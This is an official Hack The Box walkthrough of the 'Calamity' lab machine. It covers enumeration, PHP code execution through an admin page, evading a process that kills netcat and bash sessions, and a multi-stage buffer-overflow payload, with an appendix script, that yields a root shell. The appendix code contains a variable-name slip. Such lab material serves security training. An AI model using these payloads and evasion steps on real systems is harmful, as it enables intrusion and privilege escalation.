Hack The Box

PEN-TESTING LABS

Calamity

13th November 2017 / Document No D17.100.38

Prepared By: Alexander Reid (Arrexel)

Machine Author: forgp

Difficulty: Insane

Classification: Official

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

SYNOPSIS

Calamity, while not over challenging to an initial foothold on, is deceivingly difficult. The privilege escalation requires advanced memory exploitation, having to bypass many protections put in place.

Skills Required

- Advanced Linux knowledge
- Advanced knowledge of memory exploitation and Linux memory analysis


Skills Learned

- Bypassing process restrictions
- Bypassing multiple memory protection mechanisms
- Exploiting binaries in multiple stages

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Enumeration


Nmap



Nmap reveals only an OpenSSH server and an Apache server running on their default ports.

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Dirbuster




Dirbuster reveals an **admin.php** file and an **uploads** directory.

Exploitation

HTML Parser

phpbash: https://github.com/Arrexel/phpbash

The HTML Parser on **admin.php** will also execute any supplied PHP code. It is trivial to exploit this, however there is a task running on the target which kills any active Netcat connections, or any active connections that interact with bash and sh. This can be worked around by copying the **nc** and **bash** binaries to **/tmp**, or by using a PHP-based shell saved to the **uploads** directory. The user flag can be obtained from **/home/xalvas/user.txt**




Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Privilege Escalation

Audio Files (xalvas)

In **/home/xalvas** there is a **recov.wav** file. There is also an **alarmclocks** directory which contains a **rick.wav** file. By importing both files into Audacity, or a similar program, and inverting one of the tracks, a password is revealed. The password audio is cut in half, with the start of the password being at the end of the track. Simply playing the track on a loop will provide the full password. It is possible to SSH in directly as the **xalvas** user with the obtained password (**18547936..***)



Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

goodluck (root)

There is a binary and some source code in the **app** folder. Exploiting this binary is arguably one of the most difficult challenges on HackTheBox. Two active SSH sessions are required to successfully exploit the binary.

The **createusername** function contains a fairly simple buffer overflow. The **hey** structure contains the user id, and can be referenced with the address **0x80002ff8**. The command **perl -e 'print "AAAAAAAA\xf8\x2f\x00\x80"' > /tmp/writeup/fuzz** will create a working file for this, which can then be loaded with the **goodluck** binary.

Once logged in as admin, running action **2** will print a secret hexadecimal key. Passing this as the first 4 bytes of the input file for the **change user** action allows for login as the admin user. Using the secondary shell, running the command **python -c 'import struct; print struct.pack("<I", SECRET_KEY_HERE)+"AAAA"+"\xf4\x2f\x00\x80";' > /tmp/writeup/stage1** will create a file which can be passed to **goodluck** using action **4 (change user)**.


Once logged in as admin, running action **3 (login)** will print out some memory information.

```
this function is problematic on purpose

I'm trying to test some things...and that means get control of the program!
vulnerable pointer is at bffff5e0
memory information on this binary:

80000000-80002000 r-xp 00000000 08:01 404837     /home/xalvas/app/goodluck
80002000-80003000 r--p 00001000 08:01 404837     /home/xalvas/app/goodluck
80003000-80004000 rw-p 00002000 08:01 404837     /home/xalvas/app/goodluck
80004000-80025000 rw-p 00000000 00:00 0          [heap]
b7e1a000-b7e54000 r-xp 00000000 08:01 142037     /lib/i386-linux-gnu/libc-2.23.s
o
b7e54000-b7e55000 r--p 0003a000 08:01 142037     /lib/i386-linux-gnu/libc-2.23.s
o
b7e55000-b7fca000 r-xp 0003b000 08:01 142037     /lib/i386-linux-gnu/libc-2.23.s
o
b7fca000-b7fcc000 r--p 001af000 08:01 142037     /lib/i386-linux-gnu/libc-2.23.s
o
b7fcc000-b7fcd000 rw-p 001b1000 08:01 142037     /lib/i386-linux-gnu/libc-2.23.s
o
b7fcd000-b7fd0000 rw-p 00000000 00:00 0
b7fd6000-b7fd8000 rw-p 00000000 00:00 0
b7fd8000-b7fda000 r--p 00000000 00:00 0          [vvar]
```

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Using the above **vulnerable pointer** address, it is possible to complete the final stage by passing data in the following format: **setid(0)+exec("/bin/sh")shellcode,padding,return address to mprotect,adress to return when mprotect rets(start of vuln),start of stack page,length,permissions**

Reference **calamity_stage2.py (Appendix A)** for a functional example. Once the output has been generated and saved to **/tmp/writeup/payload**, this file can be passed to **goodluck** and a root shell is immediately started.



Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Appendix A

```
import struct
return_offset = 76
return_address = 0xb7ecaa80
uid_addr = 0xb7ecb2e0
tool = '/bin/sh\x00'
arg1 = "/bin/sh\x00"

tool_address = VULNERABLE_POINTER_HERE
arg1_address = tool_addr + len(tool)

payload = tool + \
    arg1 + \
    "A"*(return_offset - len(tool) -len(arg1) ) + \
    struct.pack("<I",uid_addr)+ \
    struct.pack("<I",return_address)+ \
    struct.pack("<I",0)+ \
    struct.pack("<I",tool_address)+ \
    struct.pack("<I",arg1_address)+ \
    struct.pack("<I",0)
f = open("payload",'wb')
f.write(payload)
f.close()
```

calamity_stage2.py